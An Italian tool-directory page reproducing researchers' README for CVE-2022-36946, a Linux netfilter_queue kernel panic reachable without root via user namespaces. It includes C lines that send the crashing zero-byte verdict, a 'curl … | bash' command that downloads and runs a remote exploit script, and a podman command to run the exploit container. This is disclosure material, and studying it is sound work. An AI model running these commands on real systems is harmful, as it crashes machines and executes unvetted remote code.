

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Strumenti/GitHubGitHub/pwnzer0tt1/cve-2022-36946
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitEscape dal Container
GitHubpwnzer0tt1/cve-2022-36946

CVE-2022-36946

CVE-2022-36946 panic del kernel linux in netfilter_queue

Vedi Repository
2253726 giorni faRevisionato da Kitploit
Condividi
Sito web

CVE-2022-36946

Segnalato da: Domingo Dirutigliano e Nicola Guerrera

Mentre lavoravamo su firegex, il nostro application firewall per le competizioni CTF Attack-Defence, ci siamo imbattuti in alcuni kernel panic.

Questo strano comportamento è stato poi isolato e analizzato, portando alla scoperta di questa potenziale vulnerabilità di sicurezza nel modulo netfilter, in particolare con nfnetlink.

Come funziona?

Il kernel va in panic quando viene inviato un verdetto nf_queue con un attributo nfta_payload di 0 byte.

nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );

Ciò accade perché lo stack IP/IPv6 estrae l'header IP(v6) dal pacchetto dopo l'input hook.

Quindi, se l'utente tronca il pacchetto al di sotto della dimensione dell'header, questa skb_pull() produrrà un skb malformato causando un panic.

Provalo eseguendo curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash anche con un utente non privilegiato (maggiori dettagli di seguito).

Abbiamo davvero bisogno di root...?

Usando i namespace di linux, in particolare gli user namespace (abilitati tramite kernel.unprivileged_userns_clone=1), un utente normale è in grado di creare un network namespace, consentendogli di utilizzare le stesse primitive del kernel che scatenano il panic. Questo ti permetterà di sfruttare la vulnerabilità senza avere root.

Questo scenario non è raro: ad esempio podman usa questa opzione per eseguire i suoi container (rootless), e su alcune distribuzioni questa opzione è abilitata per impostazione predefinita.

Puoi anche provare a eseguire l'exploit senza privilegi di root eseguendo:

podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946

oppure se vuoi testarlo al volo (sono richiesti solo tar e curl installati):

curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash

Correzione

Corretto nel kernel linux 5.19 visualizza diff

Patch originale del team di sicurezza del kernel linux qui

Requisiti per sfruttare questa vulnerabilità:

  • Un kernel linux vulnerabile
  • La capability CAP_NET_ADMIN (anche in un namespace)

Perché panic6?

Ha funzionato al sesto tentativo, quindi abbiamo mantenuto il nome.

Un nuovo modo per spegnere il tuo PC:

terminal_speed

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    344
  • 5

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    308

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






